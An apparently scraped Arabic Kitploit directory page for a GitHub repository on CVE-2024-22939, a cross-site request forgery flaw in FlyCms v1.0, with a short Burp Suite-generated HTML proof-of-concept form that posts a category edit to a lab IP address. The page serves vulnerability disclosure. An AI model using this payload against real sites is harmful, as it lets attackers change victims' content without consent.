
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/nudttan91/cve-2024-22939
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراق
GitHubnudttan91/cve-2024-22939

CVE-2024-22939

CVE-2024-22939

عرض المستودع
2370منذ 2 سنواتتمت المراجعة من قبل Kitploit

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

الهدف: https://github.com/sunkaifei/FlyCms الإصدار: v1.0

اكتشف أن FlyCms v1.0 يحتوي على ثغرة تزوير طلب عبر المواقع (CSRF) عبر المكون /system/article/category_edit

image-20240108165756056

Poc

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.247.192/system/article/category_edit?id=1&name=%E7%A7%BB%E5%8A%A8%E5%BC%80%E5%8F%91123" method="POST">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>



image-20240108165931640

النجاح:

image-20240108170027562

تنزيل الأداة